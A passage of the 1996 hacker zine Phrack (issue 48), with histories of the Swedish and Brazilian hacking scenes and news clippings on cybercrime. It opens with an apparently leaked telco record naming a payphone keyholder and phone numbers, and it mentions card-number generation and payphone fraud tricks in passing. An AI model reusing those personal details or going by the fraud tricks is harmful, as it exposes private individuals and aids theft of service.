1	A11810	C	METER PULSE FACILITY	6.70	6.70
	*				
1	A19398	C	PAYPHONE 190MP TABLE-TOP MODEL	Outright sale	
	KEYHOLDER BETTY MITCHELL ON 031.311.3338				
1			Standard Care charge on A19398	12.00	12.00
	*				

TARIFF GRAND TOTAL : 51.36

ES
4A_ O-O

DIN DISPLAY NOTE DETAILS ??/??/?? 11:43

Installation : LOTHIAN & BORDERS POLICE Tel no : 031-332 2106 NQR
Name

WRITTEN	< AUTHOR >	EXPIRES
8/ 2/94	JOSEPHINE/8813	8/ 2/95

A/.D LTR SENT FOR 0506843235,0313322106
0506881101 AND 0313152007

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 17 of 18

****

International Scenes

There was once a time when hackers were basically isolated. It was almost unheard of to run into hackers from countries other than the United States. Then in the mid 1980's thanks largely to the existence of chat systems accessible through X.25 networks like Altger, tchh and QSD, hackers world-wide began to run into each other. They began to talk, trade information, and learn from each other. Separate and diverse subcultures began to merge into one collective scene and has brought us the hacking subculture we know today. A subculture that knows no borders, one whose denizens share the common goal of liberating information from its corporate shackles.

With the incredible proliferation of the Internet around the globe, this group is growing by leaps and bounds. With this in mind, we want to help further unite the communities in various countries by shedding light onto the hacking scenes that exist there. If you want to contribute a file about the hacking scene in your country, please send it to us at phrack@well.com.

This issue we have files about the scenes in Sweden and Brazil.

The Swedish Hacker Scene

It's about time to fill up this hole in the worldwide history of hackers published in the Phrack series of articles on national scenes. Since no one else seems to be getting around to do it I'd better do it myself.

Sweden was in fact one of the countries in the front line during the birth of computers in the 1940's and 50's. By 1953 KTH university in Stockholm built BESK, at the time being the fastest and most advanced computer in the world. During the late 1960's Linkoping university specialized in computer science and in 1973 the computer society Lysator started out as an offshoot of american hacker culture of the kind you could find at MIT during the 60's and 70's. They are still active and often referred to as the first Swedish hacker society ever, which is indeed true. Now days they still adhere to the international hacker ethic of university societies and among their lines are as well idiots as real bright guys (as is the case of most such societies) and their contributions to the world of e-culture include Project Runeberg; a text archive of Scandinavian literature, and a voluminous FTP archive. There's actually a lot of ASCII work being done at Lysator, including converting Phrack back issues to HTML format.

Despite the early interest in computers in Sweden there was no equivalent to the American phreakers of the 1970's. This was not caused by lack of knowledge but rather by dullness. Sweden was during the 70's and early 80's in a period of both economic wealth and social mentality commonly known as "The Welfare State". Everybody was facing the same high economic standards, nobody was really displeased with Swedish society, and the government granted lots of spare-time activities for youths. Thus the growing ground for any outlaw societies was withdrawn. (Eg Hells Angels didn't start out in Sweden until the 80's.) Swedes were in fact too pleased, too wealthy and too filled up with their vision of an almost utopian society to even get the faintest glimpse of an idea to form any underground movements. Even political groupings like Anarchists, Hippies (in Europe referred to as "Provos") or Fascists were almost WIPED OUT by the extreme political climate and wealth of the 70's.

Thus, phreaker culture couldn't possibly start out in Sweden at this time, though some freaked out engineers and radio-amateurs might have built blue boxes and similar equipment for their household needs. This state of society caused Sweden to lag behind other European and Scandinavian countries in the field of outlaw hacking.

The first hacker activity in Sweden was reported by the authorities in 1980. The hacker in question was a student at Chalmers university in Gothenburg and was sued for manipulating the account system into granting him free access to the mainframe, for which was sentenced to a relatively light fine. Apart from some similar incidents carried out by bright individuals there was no real H/P scene until 1984. Also in 1980 BBS activity started out in Sweden. Most enthusiasts were using a Swedish micro built by Luxor and DIAB in 1978 called ABC-80 (Obviously inspired by the American TRS-80). These enthusiast, however, were well organized engineers running a straight user-group, no anarchists or radicals of any kind were ever involved.

In 1984 a magazine called "Rolig Teknik" started out as an offshoot of YIPL/TAP featuring the same kind of material, and by 1987 some journalist "discovered" this magazine, causing a lot of noise throughout The Welfare State and bringing people out in a public debate of how to defeat this magazine. (Though it actually didn't feature any illegal material; even Sweden has the freedom of speech and press written explicit in its constitution, as in the American First Amendment.) "Rolig Teknik" rapidly became a cult media for underground electronic freaks, outlaw radio amateurs, and other antisocial movements. But let's not get ahead of events.

By early 1984 two youths aged 17 and 19, clearly inspired by the movie "War Games", hacked their way into several Swedish computer systems using a simple Apple II and a 300 baud modem, notably DAFA-Spar - a register containing public information on every Swedish citizen. Though there were no secret data in this computer, and though these hackers never succeed in gaining root access, the incident was annoying to the authorities. Also this year, some wealthy upper-middle class youths started using the was-to-become major European home computer: the Commodore 64. What the Apple II was for America, the C-64 was for Europe. Enter the software crackers.

C-64 was THE symbol of hackerdom to Swedish youths in the 1980's. As software cracker Mr.Z pioneered the hacker scene in 1983 with hundreds and hundreds of cracked games, Swedish hackers somehow got to believe that cracking games was the Big Thing for any hacker. Besides, not many of these guys had modems. By 1987 American game producers were alarmed by the Niagara of cracked C-64 software being downloaded from Europe, causing them to start copy-protecting games that were to be exported to Europe. A closer examination showed that a lot of these cracks were made by Swedish groups, notably Triad and Fairlight. Thus, most Americans to get in touch with the Swedish hacker scene were what you would refer to as the "Warez D00ds" or "Pirates" of the time. Since the Swedes were unable to phreak due to lack of knowledge in the telecom field, American warez d00ds constantly called up Swedish crackers to obtain the latest software.

There seems to be some kind of misconception in the American view of the hacker culture of Europe: Not very many hackers in Sweden and the rest of Europe got into phreaking nor net hacking in these early years, perhaps with the exception of the movement in Germany caused by Chaos Computer Club. By tradition most European hackers in general, and Swedish hackers in particular, turned to software cracking and demo programming. (The Demo as an art form was invented in Europe during 1984-86.) None of these activities were actually illegal at the time being, though indeed underground. This might have helped to create the general American view of European hackers as "Idiotic Immature Warez D00ds". In fact, most European hackers look upon software cracking and demo programming with pride, though spreading (warez trading) wasn't considered a real hacker activity, and pirating for economic gain was

looked upon with disgust and utter contempt. Software spreading in all forms was finally outlawed in Sweden January 1st 1993.

1986: Enter the Netrunners.
By the year 1986 the legendary BBS "Tungelstamonitorn" under the supervision of Jinge Flucht began distributing H/P and Anarchy files. Jinge himself, being a social inspector and thereby fully aware of the state of society, was upset with The Welfare State and thought the Swedes had gone law-abiding in an absurd and unhealthy manner. In his view people seemed to accept laws without ever questioning them, thereby making Sweden into a conformistic utopian hell. Later Jinge joined the Fidonet where he got known for running the most explicit and intense debates in Swedish BBS-culture ever.

Probably the H/P files stored at Jinges BBS were the spark that lit the Swedish net hacking scene. Swedish hackers had SEEN "War Games", HEARD about the CCC in Germany, and now they finally got their hands on documents that explained the techniques. In 1987 excerpts from Steven Levy's "Hackers" and Bill Leebs "Out of the Inner Circle" were reprinted in the Swedish computer- magazine "Datormagazin" by editor Christer Rindeblad, creating a common group-awareness among Swedish hackers. ("Out of the Inner Circle" had actually been translated to Swedish already 1985, but was obviously read mostly by security experts and War Games-obsessed wannabe's.) 1987 also saw the birth of the first all-Swedish hacker group ever to make themselves a name outside Scandinavia. This was of course SHA - Swedish Hackers Association.

SHA wanted to be a hacker group of international standards and qualities. They collected the best people, storing up a knowledge basis for future use. In the years 1989-92 SHA was at its height, successfully trashing computer companies and computer scrap dumps and gaining access to hundreds of computers. Inspired by the German hackers Pengo and Hagbard in Leitstelle 511 they started having regular meetings on fridays at their own booked table in a restaurant in Stockholm. Their perhaps biggest achievement ever was made in 1991 when they wrote a scanner to exploit the Unix NIS-bug, running it on 30 processes simultaneously, and ending up with some 150.000 passwords whereof 600 gained root access. Though some would say SHA were a bit too fond of the media image of hackers and sometimes had a weakness for hacker cliches, no one can really deny their achievements.

Swedish hackers also got a lot attention for their carding activities in 1989. Both Sneaker of SHA and Erik XIV of Agile wrote modulo 10-calculators to produce endless series of valid Visa-numbers. Erik XIV was even on national television, demonstrating the weaknesses of the credit card system. Cynically they were both busted.

At Christmas 1990 the Swedish X.25 network Datapak and Decnet were both attacked by a group of UK hackers called 8LGM (8 Little Green Men or 8-Legged Groove Machine - I don't know which one is a media nick). Using a war dialer they scanned about 22.000 entries and successfully accessed 380 of these. This is perhaps the most well-known of all hacks in Sweden, causing a lot of media noise. (The exact figures are a product of the Swedish telephone system AXE that I will write more about in a moment.) As reported in Phrack #43 they were busted and convicted under the new British anti-hacker law.

Later Swedish achievements include the phonecard emulator, constructed by Atari ST enthusiast Marvin in 1992, after hearing the Swedish phone company Telia boast of these prepaid phonecards superior security. Though these silicon-based chip phonecards (256 bytes serial EPROMs) couldn't actually be recharged or easily tampered with, he realized there was no problem in emulating the chip with a Motorola 68c705 one-chip computer. Some fake phonecards were manufactured and sold for almost nothing among his very best friends more on a "See, it can be done"-basis than with any intention to defraud Telia or earn heaps of money. Somehow the blueprints for the emulator found its way into the Internet.

Swedish hackers in general have a very strong tradition of forming groups, due to their roots in programming activities rather than phreaking. Group awareness and culture is very widespread and accepted within the boundaries of the whole Swedish computer underground. Thus, LOYALTY is very strong among Swedish hackers. Most hackers who get busted by authorities or blackmailed by companies would rather DIE than telling the name of even a single 10-year old warez d00d.

While we're at it - hacker busts, and phreaker busts in particular, are carried out in quite a disturbing manner in Sweden. To explain this I must first explain a bit about the Swedish telephone system.

Almost all Swedish networks use a system similar to 4ESS, constructed in cooperation by the State Telecom "Televerket" and Swedish telecommunications equipment producers Ericsson Telecom. This system is called AXE, which is an abbreviation for Automatic Cross-Connection Equipment. AXE is used in some 100 countries all over the world and probably one of the most beautiful exchange systems ever developed. AXE is designed for national, metropolitan and rural networks, and the same system nucleus is used in all the different systems. It can control both digital and analog equipment, though it's made with the aim on transforming all Swedish networks from analog to digital connections. It also comes with a fully featured bureaucratic organization for maintenance, administration and economics in general. AXE has the capability of building virtual groups in switching-stations, thus putting your PBX into the telco soup as well, making you believe you have the control over it though it's actually located elsewhere.

In short, this is an centralized, monolithic system of the horribly efficient type that telcos love. It tells any amateur to keep their hands off and do something else. Of course it's a system that hackers and phreakers hate, since it's limited to authorities. The filthy crowd do not know what is going on inside these exchanges, and the telcos like to keep it that way.

AXE also works with stored program control that resides inside the system core of every switching station. Of course this is all software, and of course State Telecom, upon building AXE, couldn't hold back their Big Brother tendencies.

The result is that every call made from anywhere to anywhere, is logged in a central computer. Now that's something! Not only did this equipment wipe out every possibility to box within Sweden, but it also removed all kind of phone privacy. In fact not only calls are logged, but ALL activity performed at your terminal. If you lift the handset, press a digit and hang up, time, date and the digit you pressed is registered. All this data is stored on magnetic tapes for 6 months.

Now, luckily Sweden has a strong Computer Privacy Act. You just aren't allowed to set up and use such facilities as you please, not even if you are the State Telecom. There is even a specific authority, "Datainspektionen" (The Computer Inspection Department) with the only purpose of looking after and preserve citizen privacy by protecting individuals from corporate and governmental interests. As a result State Telecom "Televerket" (which later changed name to "Telia" as they were transformed from an authority into a private corporation as of July 1st 1993) were not allowed to give out any of the information gathered in these registers to anyone else than either the calling or the receiving party. Not even the police could have this information in case they weren't suspecting a indictable crime resulting in at least 2 years of prison, such as drug trading or terrorism, and you don't get that kind of penalty for phreaking alone - at least not in Sweden.

But Telia could evade these restrictions. In order to successfully phreak using PIN-codes, you have to call an operator using a Swedish version of the 800-number: a 020-number. Telia could then claim the call was made to the owner of that number: AT&T, MCI & Sprint mostly. (There

are of course Calling Cards in Sweden as well: "Telia Access" - neither used nor abused by anybody.) As well as these companies have their own intelligence agencies, so have Telia. Once eg AT&T had someone traced for phreaking, Telia could easily produce a complete list of calls made to AT&T operators from a certain number. Telia themselves would even use information they weren't allowed to: they would pull out a list of ALL outgoing calls from the phreaker in question including calls to MCI, girlfriends, mom, dad, grandma... all logged calls.

Telia would then call this poor phreaker to their local Swedish office, sticking the endless list under his/her nose, commanding: "TALK, or we will turn you in to the authorities", carefully not to mention that all information on the printout would be absolutely useless in court. The only conclusive evidence would in fact be those calls traced back all the way from America or wherever the phreaker called; in that way rigorously documented. Naturally, the common phreaker had no legal experience and wouldn't know about this. Instead he would talk, giving out detailed information on his/her techniques worthy of a full-time high-educated security consultant. After this session the phreaker was given a bill of the calls that could indeed be proven in court. If he/she didn't pay it - Telia (or any other operator) would end up turning him/her to the authorities anyway. So much for cooperation. Telia themselves would, if they felt it was necessary, go even further than the overseas operators, systematically exposing every weakness in the phreakers personal life, using the information in the computer log for psychological terror.

This pattern of treatment of Swedish phreakers seems to be very much the same among all telecom providers in Sweden. Lately Telia, under command of security officer Pege Gustavsson made some noteworthy mistakes though: in their efforts to convict as many phreakers as possible, they called up companies receiving calls from "suspicious" individuals, warning them about this or that person calling them over and over again. This could only mean Telia was also systematically monitoring some Swedish hackers and had formed some security group to carry out this probation. Normally this should have been kept quiet, as Telia are absolutely not allowed to form their own abuse police forces, but at some instance they happened to call up a security company using phreakers as informants. Of course this security company didn't like the idea of having "their" phreakers traced around, and the matter was brought to public attention. Many independent sources agreed that Telia had violated the Swedish Computer Act, and hopefully this brought an end to this wild tracing. You shouldn't be too sure though, since Telia themselves never confessed of doing anything illegal.

As you might have understood the Computer Act is quite an important factor in all legal discussions concerning Swedish hacking. This Act came out as a result of general attention focused upon the computers vs. privacy matter in 1973. As Sweden was one of the first countries to make use of computers in governmental administration, and as Swedish authorities were eager to register every possible piece of information, some politically influential individuals started a debate resulting in the founding of the Computer Act and the Computer Inspection Department. As a result Sweden is light years ahead of most countries when it comes to privacy matters. For example there is no problem in having the number identification possibilities on your line deactivated for good, and it won't cost you anything. You can also easily obtain free printouts from any computer register containing information on you, including the register at your local AXE-exchange.

To sum this article up I can draw the conclusion that even Sweden has had its handful of bright hackers, each category bringing their straw to the stack. Even though Swedish officials and companies would hardly admit it, these hackers have obviously been very important for this country, at least in forcing system managers, security officials, software producers, policemen, politicians and so on to think things over. Sweden has also attracted outside attention in some cases, and will probably keep doing so. If you should pin- point one group that has

meant more to the Swedish scene than any other, it wouldn't be any of the H/P groups, but rather the cracking pioneers Fairlight - a well organized and world-famous warez producer.

Linus Walleij aka King Fisher / Triad
triad@df.lth.se

(Some handles have been changed to protect retired Swedish hackers from luser mail.)

Swedish readers may be interested in the fact that I'm currently writing a lengthy text in Swedish (a book actually) providing a closer look at Swedish hacking history, which will be released on hypertext and ASCII sometime later this year. Over and out from Sweden!

HACKING IN BRAZIL

Before talking about hacking here, it's good to describe the conditions of living. Right now, the country is a mix of Belgium and India. It's possible to find both standards of living without travelling long distances. The Southern part of the country concentrate most of the industry, while in the west one can find Amazonia jungle. There are many Brazils, one could say.

Beginning with the hacking and phreaking.

Hackers and computers enthusiasts have several different places for meeting. When this thing started, by the time of that film "Wargames", the real place to meet hackers and make contacts were the computer shops, game-arcades and "Video-texto" terminals. The computer shops were a meeting place because many of those "hackers" had no computers of their own and the shop-owners would let them play with them as part of a advertising tool to encourage people buying it for their kids.

Today that is no longer needed, since prices dropped down and people make a team already at schools or sometimes just join a BBS (most people who buy a modem, end up thinking about setting up a BBS). By the way, most schools are advertising computer training as part of their curricula, to charge more, and like everywhere, I guess, people no longer learn typewriting, but computer-writing, and many brazilian newspapers dedicate a section on computer knowledge once a week, with advertising, hints, general info and even lists of BBS's.

A few years ago, the "Video-texto" terminals were also big meeting places. That was part of a effort to make popular the use of a computer linked by modem to get services like msx-games, info on weather, check bank account and so on. Just like the Net, one could do e-mail, by some fancy tricks and other things that could be called hacking. The difference was that it was made by the state-owned telephone company and each time the trick was too well know, it was changed. The only way to keep in touch was keeping in touch with the people who used the system like hell. It's no different than what it happens with the computer gurus. The protocol used for that, X-25 is the same used for the banking money transfers, but don't think it was possible to do anything more than checking how much money one had and a few other classified data. People who used that at home (not too many, since the company didn't think it would be such a hit, and didn't provide for it) could spend their fathers money discovering funny things about the system, like messing with other people's phones and so. One could also use the terminals at the Shopping Centers to make phone calls to their friends without paying. The guy at the other end would be heard by the small speaker.

Phreaking here in Brazil is something secret. Apart from the trick described in the section "Letters to read by" at the summer 1994 of the

2600 Magazine, where one would call through locked rotatory telephone, little is known about phreaking. One thing is that people who enrolled in Telecommunications Engineering could call Europe and USA with ease, but they would not tell you how. It must be said that all public phones have metal cables around the cables and that the phone machines are quite tough to break down. I guess it wasn't for beauty.

The phones use some sort of metal coins called fichas, which must be bought somewhere. The trick is to use a coin with a string, so it would not be collected. But if the police caught... The police doesn't follow rules about that. Either they put a fine on the guy for that, or arrest him for vandalism or anything else they think of at the moment. It is hassle, anyway. My friend who was doing electrical Engineering told me that boxing in Brazil was impossible. The system is just not good enough to be boxed. Another friend of mine told me that in the Northeast part, where people are a little bit different and more easy-going, the phone system can be boxed, because some top-brass asked the company to let that feature implemented. The Phone company doesn't admit any knowledge about that.

Internet access is something quite hard to get today. Until a few weeks ago, the system would not let the creation of a Internet site that was not part of some research project. So, only Universities and like were capable of putting people in the Net Universe. In the University of Sco Paulo, people in the post-graduation courses could get it with ease, but graduating students would have to show some connection to a research project. That in theory, because the students found out that one could use the IBM CDC 4360 to telnet without a Internet account. Also, all the faculties that had computer rooms full of AT 386 which where linked by fiber optics to this computer. Another one did the file transfers between the accounts and the computer at the computer rooms and that ftp was also possible without an account, but only to a few sites, like oakland and so. That lasted for about a year, until that thing was fixed in the router, but only at the Politechnik School. Says the legend that the guys were downloading too much GIF and JPG pictures of Top Models from a ftp site nearby. That spent so much bandwidth that the site started to complain and both things happened: the site stopped to store GIF's of wonderful women in swimsuit and the router was fixed to prevent ftp without a Internet account. One can still today connect the outside world via telnet and many people have accounts in Internet BBS like Isca BBS, Cleveland Freenet and like. The Bad Boy BBS was "in", until it went out of business. This kind of access is not good, though, for it is very slow, sometimes. Also, it is hard to download something bigger than 60 kbyte. The way I devised, downloading the file inside the bbs and uuencoding it. This way you could list the file and capture the screen listing, uudecode it after some editing and have a working .exe or .zip file.

By these means one could, inside the Campus, do all downloading one wanted, from anywhere in the world. Outside the campus, it is possible to do it by phone lines, but: the Modem will not go faster than 2400 without character correction (no Zmodem at all). Which makes quite hard to download compressed files. One could an account: that would be possible by these means, but the amount of trash during the phone connection would make it real hard to type in passwords and like. To try doing any kind of thin g but reading letters by modem is some kind of torture. The real thing is to do it by "linha dedicada", a special line for computer transmission. It's much more expensive though, but if you have the money to spend with that...

Perhaps the best way to get access to an Internet account though is to be part of the research project "Escola do Futuro" that among other things get schools linked by the Net. That's what I did and they pay me quite well to search for data in the Net, for the students of those schools. The University of Campinas is said to give all students a Internet account regardless of knowledge of what-it-is, as soon as the guy(girl) gets in. Of course here there's BITNET also. That's doomed for extinction, but this or that reason keeps people from closing it down.

Most teachers use it, guess there's even some post-graduation work written about that. It's easier to access via modem, also. Old habits die hard.

Outside the Campus, for common people, there are few opportunities. The only thing you can get, at least until the opening of commercial internet sites, something about to happen one of these days, is access by mail. You join one BBS with Internet access, and your mail is sent by a Internet account later during the day. This is not a direct access, as one can see, but it's a easy way to access by modem. Problem is that you have to pay if you use it too much. The BBS's that do it don't do it for free, also. Connection to the Compuserve is also possible, but it also costs a lot of money, for my point of view.

Because of the newspapers, the knowledge about Internet is spreading fast and the number of sites is growing the same way everywhere else in the world. Even the military people are starting with it. There are plan s to enhance it and make better connections, and some informative material is being translated in Portuguese, like "Zen and the Art of Internet" and made available in the gopher.rnp.br. There are many mirrors from many famous sites, like Simtel20 and at least one Internet BBS, the "Jacare BBS" (Alligator bbs, available by telnetting bbs.secom.ufpa.br - 192.147.210.1 - login bbs. World Wide Web sites are becoming sort of popular also, but still available only to a few people who are lucky enough to get the access. Brazilian hackers are not very fond of sharing the knowledge of how to get access and other things, sometimes because of fear of losing it, sometimes because the greed of it would overcharge the system. There's no hacker magazine here, yet, and very few people confess their curiosity about hacking for knowledge for fear of not finding jobs. Anyway most would-be hackers either get a job and stop hacking for fun or keep their activities secret in order to pursue their objectives.

Today, Brazilian Hacker Underground did change a little. Lots of magazines, dealing only with Internet Issues, are being published. There is a hacker zine, the now famous "Barata Eletrica". This and the hacker list I created is starting to unite the computer rats, here. But I had to stop hacking in order to write the e-zine. Too famous to do that. Another guy just started the thing. He did not learn with my mistake and is signing it with his name, also. Received lots of letters, even as far as Mozambique, praising the material, which is very soft, for fear of losing my net access. Twice my account was "freezed". The people at my site are paranoid. Suffered too much from break-ins already. Most BBS's are trying to turn themselves in Internet providers or else, to get e-mail access. There was a fear the State would control the thing, like they did with the Phone system. Can any of you guys imagine what it is, to pay 4.000 US$ dollars for a phone line? In the City of Sao Paulo, (look like L.A., one can say), that's the average price. Cellular is cheaper. Motorola rules. The public phone system was changed again. No more "fichas". At least for long distance calls. It's a small card that looks like plastic one side and magnetic material in the other. m still trying to do 2600 meetings. Oh, once in a while, there is a break-in here and there, and a hacker is interviewed in TV, but people are only now making the difference between the good guys (hackers) and the bad guys (crackers). With Win95, people are losing fear of exchanging virus-sources files. The lack of philes in Portuguese makes it dificult for people to learn about hacking. People who know about it, don't have enough time to write. I started to unite some guys to do a translation of "hacker crackdown", but that's another story. I shortened the name of the book to "crack.gz". Guess what's happened? My account is blocked up to this day. They told me I'll get my access back. One of these days. One of these days I'll re-write this article, and tell the whole thing in detail.

Any Portuguese speaker that does not know about my e-zine,
try a ftp.eff.org mirror. The URL:
ftp://ftp.eff.org/pub/Publications/CuD/Barata_Eletrica

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 18 of 18

```
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Security Software Thwarts Hackers — July 23, 1996

(PRNewswire)

World Star Holdings, Ltd. announced today that there have been approximately 5,000 unsuccessful attempts to break its proprietary VPAGE Internet security system. In order to further demonstrate the functionality of its technology, they Company has unveiled a new addition to the World Star Internet security challenge: "The World Star Cyberhospital."

The company recently launched an online contest offering more than $50,000 in cash and prizes to the first person to break its security.

[THESE CHALLENGES ARE UNADULTERATED BULLSHIT. Phrack suggests you test something other than the fake, non-production demo contest system. How well does their software hold up in a real business environment? (in other words: THEIRS!?!!@$)

World Star Holdings (NET-WORLDSTAR-MB-CA)
165 Garry Street
Winnipeg, Manitoba R3C 1G7
CA

Netname: WORLDSTAR-MB-CA
Netnumber: 205.200.247.0]

Your Cellular Phone Number May Be Up For Grabs — August 21, 1996

by Mimi Whitefield (Miami Herald)

Electronic bandits have snatched cellular phone numbers from the airwaves and cloned phones used by the Miami office of the Secret Service.

BellSouth Florida president Joe Lacher's phone has been cloned; Spero Canton, spokesman for BellSouth, has been a victim three times over.

"The bums never sleep. They're everywhere," complained Bill Oberlink, regional president for AT&T Wireless Services.

But the good news is that law enforcement agencies and cellular companies themselves are fighting back with a new arsenal of tools, technology and laws that make it easier to detect and prosecute cellular bandits.

Miami Fraud Squad Pursues Cellular Bandits — August 12, 1996

by Audra D.S. Burch (Miami Herald)

How's this for capitalism gone awry: Metro-Dade police nabbed a cellular bandit who was selling a $150 package deal -- $75 each for a stolen phone

and number -- along with a 30-day guarantee on unlimited illegal air time.

In a sting operation, police took him on the cut-rate offer.

Thanks to the work of a special Metro-Dade Police Economic Crimes Bureau, the entrepreneurial cloner got a prison sentence.

Newer Technology Aids Fight Against Cellular Fraud August 21, 1996

by Mimi Whitefield (Miami Herald)

New technology is on the side of cellular companies fighting telecom criminals who can rack up thousands of dollars in illegal charges before a consumer even knows he's been hit.

New Jersey-based Bellcore, for example, has developed NetMavin software, which can detect fraudulent or unusual calling patterns within half an hour.

"This is really going to screw the cloners up," said Roseanna DeMaria, an AT&T Wireless executive.

SPA Files Copyright Suit July 28, 1996

(Reuters News)

The Software Publishers Association said Sunday it filed a civil copyright infringement lawsuit against a Seattle man for illegal distribution of software on the Internet.

The suit, which was filed July 23 in the U.S. District Court in Seattle, alleges that Max Butler illegally uploaded copyrighted software to a file transfer protocol site for distribution across the Internet, the trade association said.

"This action is a warning to Internet users who believe they can infringe software copyrights without fear of exposure or penalty," said Sandra Sellers, Software Publisher's vice president of intellectual property education and enforcement.

The L0pht August, 1996

by Steve G. Steinberg (Wired) p. 40

What do a group of hackers do when the equipment they've accumulated over years of dumpster diving no longer fits in their apartments? They get a l0pht. Since 1993, a core group of seven Boston-based hackers have rented a loft space for hacking, trading information about cellular phones security, and building things like a wireless Internet service using discarded microwave equipment.

Now that all of them have day jobs in the industry, why do they keep at it? "For the girls and the text files, of course," says Mudge.

[HELL YES!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!]

Cracking Down on the Outlaws of Cyberspace July 2, 1996

by M.J. Zuckerman (USA Today) p. 4B

What's it take to be America's top cybercop?

"I was a hockey referee, so I'm used to being beaten up," suggests Jim Christy, who is among those most often mentioned for the title. And he's been at it for only a decade.

Today, with the weighty title of Chief of Computer Crime Investigations and Information Warfare, he is one of 68 computer investigators in the Air Force Office of Special Investigations (OSI).

Christy, a Baltimore native, stumbled into the computer field. After drawing No. 35 in the draft lottery during the Vietnam War, he joined the Air Force rather than waiting to be drafted. He spent the next four years as a computer key punch operator, followed by 13 years as a civilian working computers at the Pentagon.

When he moved to OSI, Christy largely ceased his hands-on involvement with computers and systems.

Since last fall, Christy has been on temporary assignment to the Senate Permanent Subcommittee on Investigations, helping them examine security in cyberspace.

"I like working up on Capitol Hill, because you can make a difference," Christy says.

Hackers Penetrate Justice Department Home Page August 18, 1996
~~~~~~

(AP News Wire)

Internet hackers infiltrated the Justice Department's home page yesterday, altering the official web site to include swasticas, obscene pictures and lots of criticism of the Communications Decency Act.

The official web site, which was turned off by government technicians when it was discovered, was changed to read "United States Department of Injustice," next to a red, black and white flag bearing a swastika.

The page included color pictures of George Washington, Adolf Hitler, and a topless Jennifer Aniston.

[A link to a copy of the page is it http://www.fc.net/phrack/doj]

Employment Prospect Grim for Hacker August 19, 1996
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

(AP News wire)

Employment prospects are grim for Kevin Lee Poulsen, a computer whiz imprisoned five years for his cyberspace havoc.

The 30-year-old hacker has been barred from getting near a computer for the next three years and he now fears selling cowboy boots at a Western store will be his only opportunity to make some money.

"It's the only place where I've been greeted with a positive attitude," he said during an interview last week. "I can't get a job that I am qualified for, basically."

On September 3, he goes to federal court in hopes of having some of the computer restrictions relaxed.

School Hires Student To Hack Into Computers August 22, 1996

(The Sun Herald)

Students at Palisades Park's high school needed their transcripts to send off to colleges. But they were in the computer and no one who knew the password could be reached. So the school hired a 16-year-old hacker to break in.

Superintendent George Fasciano was forced to explain to the School Board on Monday the $875 bill for the services of Matthew Fielder.

Feds aim low on hacker crackdown June 21, 1996

by Lewis Z. Koch (Upside Online News)

Nineteen-year-old Christopher Schanot of St. Louis, Mo. has been languishing in a Federal jail since March 25, 1996, charged with four counts of computer hacking. He is not allowed to post bond, because Federal authorities contend he is "a computer genius intent on infiltrating computer systems of some of the largest companies and entities in the country," and because a jailhouse snitch claims Schanot bragged he would run away if he were released. He has never been charged with a crime or arrested before.

Schanot's problems began after he ran away from home on May 30, 1995, taking some of his disks, a hard drive and personal items. According to a knowledgeable source close to Schanot, Chris felt his parents, especially his father Michael, didn't understand or respect him.

Less rocky, it seems, was his relationship with Netta Gilboa, a 38-year-old woman living near Philadelphia. Gilboa is editor-in-chief and publisher of _Gray Areas_, a slick, text-heavy, irregular magazine that explores the "grey areas" of "alternative lifestyles and deviant subcultures."

City of London Surrenders To Cyber Gangs June 2, 1996

(Times of London)

City of London financial institutions have paid huge sums to international gangs of sophisticated "cyber terrorists" who have amassed up to 400 million pounds worldwide by threatening to wipe out computer systems.

A Sunday Times Insight investigation has established that British and American agencies are examining more than 40 "attacks" on financial institutions in London and New York since 1993.

Victims have paid up to 13 million pounds a time after the blackmailers demonstrated their ability to bring trading to a halt using advanced "information warfare" techniques learnt from the military.

According to the American National Security Agency (NSA), they have penetrated computer systems using "logic bombs" (coded devices that can be remotely detonated), electromagnetic pulses and "high emission radio frequency guns," which blow a devastating electronic "wind" through a computer system.

The gangs are believed to have gained expertise in information warfare techniques from the American military, which is developing "weapons" that can disable or destroy computer hardware. Some are also known to have infiltrated banks simply by placing saboteurs on their payroll as temporary staff.

Credit Fraud on AOL

(AP Newswire)

Two boys posed as billing representatives for an online service and stole at least 15 credit card numbers, and used those numbers to buy $15,000 worth of merchandise, from computer equipment to cymbals, police said.

The two 16-year-olds were charged with 39 counts of possession of stolen property, theft and attempted fraud. They were released to the custody of their parents pending a Family Court hearing.

Police believe the boys obtained a program designed by computer hackers to flimflam customers of America Online. It sends a message to users saying they will be cut off if they don't type in their name, credit card account number and computer service password.

FBI Survey Reveals Growth of Cybercrime May 6, 1996

by Rory J. O'Connor (San Jose Mercury News)

Intruders are breaking into the nation's computer systems at an increasing rate and often with more nefarious motives than in the past, according to a survey co-sponsored by the FBI and a private group of computer security professionals.

"What this shows is that the ante has been upped in cyberspace," said Richard Power, senior analyst of the Computer Security Institute in San Francisco, which conducted the survey. "As all manner of commerce moves into cyberspace, all manner of crime is moving there as well. It's no longer just vandalism."

More than 40 percent of the 428 corporate, university and government sites that responded to the FBI survey reported at least one unauthorized use of their computers within the last 12 months, with some institutions reporting as many as 1,000 attacks in the period.

It also appears that there's more computer crime for hire occurring, Power said, exploiting mainly older hackers who have graduated to making money off the skill they once used simply to establish bragging rights with their peers. He suggested that some of the hiring is being done by intelligence services of various governments, although he offered no proof.

University hacker to be hunted on the Internet April 27, 1996

By Robert Uhlig (London Daily Telegraph)

Computer experts at Cambridge University are using the Internet to hunt for a hacker who breached their security systems to access some of the world's most sensitive research information.

The authorities had no indication that the hacker deleted or altered files, "although there was the potential for that", he said. Files belonging to world-renowned research scientists may have been viewed or copied, giving the hacker an insight into commercially and academically sensitive material.

The hacker used a so-called sniffer program, which sat silently within the computer system for four weeks, monitoring its activities. This could allow the hacker to compile a list of all passwords to give him unhindered

access to every computer on the university's network. "There was the potential to access any material on any computer anywhere on the university's network - ranging from electronic-mail to confidential research data," said Mr Stibbs.

Agents' Codes Exposed on Web March 16, 1996
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By: Robert E. Kessler (Newsday)

